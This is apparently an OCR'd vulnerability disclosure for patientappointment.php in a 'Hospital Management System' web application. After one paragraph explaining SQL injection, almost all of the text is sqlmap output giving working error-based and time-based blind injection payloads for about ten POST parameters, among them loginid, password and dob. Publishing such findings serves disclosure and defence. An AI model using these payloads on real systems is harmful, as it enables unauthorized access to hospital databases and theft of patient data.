
Hospital Management System patientappointment.php has Sqlinjection

A SQL injection vulnerability exists in the Hospital Management System patientappointment.php has Sqlinjection has Sqlinjection The basic introduction of the vulnerability is that SQL injection means that the web application does not strictly judge or filter the validity of user input data. An attacker can add additional SQL statements to the end of a predefined query statement in a web application, and perform illegal operations without the knowledge of the administrator. In this way, the database server can be tricked into performing any unauthorized query and obtaining the corresponding data information.



Sqlmap Attack

```
---
Parameter: loginid (POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1&doct=1&loginid=HfjNUlYZ'+(SELECT 0x55735945 WHERE
1543=1543 AND GTID_SUBSET(CONCAT(0x7176716271,(SELECT
(ELT(3706=3706,1))),0x71786a6b71),3706))+'&mobileno=987-65-
4329&password=g00dPa$$w0rD&patiente=HfjNUlYZ&select6=Male&submit=Submit&textarea=555

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

```
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1&doct=1&loginid=HfjNUlYZ'+(SELECT 0x73684d73 WHERE
1175=1175 AND (SELECT 3878 FROM (SELECT(SLEEP(5)))fdbj))+'&mobileno=987-65-
4329&password=g00dPa$$w0rD&patiente=HfjNUlYZ&select6=Male&submit=Submit&textarea=555

Parameter: password (POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1&doct=1&loginid=HfjNUlYZ&mobileno=987-65-
4329&password=g00dPa$$w0rD'+(SELECT 0x43616476 WHERE 2561=2561 AND
GTID_SUBSET(CONCAT(0x7176716271,(SELECT
(ELT(9463=9463,1))),0x71786a6b71),9463))+'&patiente=HfjNUlYZ&select6=Male&submit=Submit&t
extarea=555

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1&doct=1&loginid=HfjNUlYZ&mobileno=987-65-
4329&password=g00dPa$$w0rD'+(SELECT 0x48535278 WHERE 3676=3676 AND (SELECT 4869 FROM
(SELECT(SLEEP(5)))PmPZ))+'&patiente=HfjNUlYZ&select6=Male&submit=Submit&textarea=555

Parameter: mobileno (POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1&doct=1&loginid=HfjNUlYZ&mobileno=987-65-4329'+
(SELECT 0x4d474a54 WHERE 3810=3810 AND GTID_SUBSET(CONCAT(0x7176716271,(SELECT
(ELT(3656=3656,1))),0x71786a6b71),3656))+'&password=g00dPa$$w0rD&patiente=HfjNUlYZ&select
6=Male&submit=Submit&textarea=555

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1&doct=1&loginid=HfjNUlYZ&mobileno=987-65-4329'+
(SELECT 0x4b554653 WHERE 2721=2721 AND (SELECT 6982 FROM
(SELECT(SLEEP(5)))jrmw))+'&password=g00dPa$$w0rD&patiente=HfjNUlYZ&select6=Male&submit=Su
bmit&textarea=555

Parameter: appointmentdate (POST)
    Type: time-based blind
```

```
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: app_reason=1'"&appointmentdate=01/01/1967' AND (SELECT 1128 FROM
(SELECT(SLEEP(5)))mxMA)-- ACrd&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1&doct=1&loginid=HfjNUlYZ&mobileno=987-65-
4329&password=g00dPa$$w0rD&patiente=HfjNUlYZ&select6=Male&submit=Submit&textarea=555

Parameter: appointmenttime (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1' AND (SELECT
7533 FROM (SELECT(SLEEP(5)))uMlL)-- aVvZ&city=San
Francisco&department=11&dob=1967/1/1&doct=1&loginid=HfjNUlYZ&mobileno=987-65-
4329&password=g00dPa$$w0rD&patiente=HfjNUlYZ&select6=Male&submit=Submit&textarea=555

Parameter: patiente (POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1&doct=1&loginid=HfjNUlYZ&mobileno=987-65-
4329&password=g00dPa$$w0rD&patiente=HfjNUlYZ'+(SELECT 0x5671597a WHERE 9908=9908 AND
GTID_SUBSET(CONCAT(0x7176716271,(SELECT
(ELT(9551=9551,1))),0x71786a6b71),9551))+'&select6=Male&submit=Submit&textarea=555

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1&doct=1&loginid=HfjNUlYZ&mobileno=987-65-
4329&password=g00dPa$$w0rD&patiente=HfjNUlYZ'+(SELECT 0x594e6545 WHERE 4371=4371 AND
(SELECT 6676 FROM (SELECT(SLEEP(5)))kgLj))+'&select6=Male&submit=Submit&textarea=555

Parameter: dob (POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1'+(SELECT 0x4d5a6a74 WHERE 1713=1713 AND
GTID_SUBSET(CONCAT(0x7176716271,(SELECT
(ELT(7264=7264,1))),0x71786a6b71),7264))+'&doct=1&loginid=HfjNUlYZ&mobileno=987-65-
4329&password=g00dPa$$w0rD&patiente=HfjNUlYZ&select6=Male&submit=Submit&textarea=555

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

```
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1'+(SELECT 0x726a5256 WHERE 9590=9590 AND (SELECT 1581
FROM (SELECT(SLEEP(5)))psAr))+'&doct=1&loginid=HfjNUlYZ&mobileno=987-65-
4329&password=g00dPa$$w0rD&patiente=HfjNUlYZ&select6=Male&submit=Submit&textarea=555

Parameter: doct (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco&department=11&dob=1967/1/1&doct=1' AND (SELECT 5487 FROM
(SELECT(SLEEP(5)))gKej)-- SxtU&loginid=HfjNUlYZ&mobileno=987-65-
4329&password=g00dPa$$w0rD&patiente=HfjNUlYZ&select6=Male&submit=Submit&textarea=555

Parameter: city (POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco'+(SELECT 0x57515079 WHERE 4989=4989 AND GTID_SUBSET(CONCAT(0x7176716271,(SELECT
(ELT(8797=8797,1))),0x71786a6b71),8797))+'&department=11&dob=1967/1/1&doct=1&loginid=HfjN
UlYZ&mobileno=987-65-
4329&password=g00dPa$$w0rD&patiente=HfjNUlYZ&select6=Male&submit=Submit&textarea=555

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: app_reason=1'"&appointmentdate=01/01/1967&appointmenttime=1&city=San
Francisco'+(SELECT 0x45714a49 WHERE 2239=2239 AND (SELECT 9162 FROM
(SELECT(SLEEP(5)))lrZF))+'&department=11&dob=1967/1/1&doct=1&loginid=HfjNUlYZ&mobileno=98
7-65-4329&password=g00dPa$$w0rD&patiente=HfjNUlYZ&select6=Male&submit=Submit&textarea=555
---
```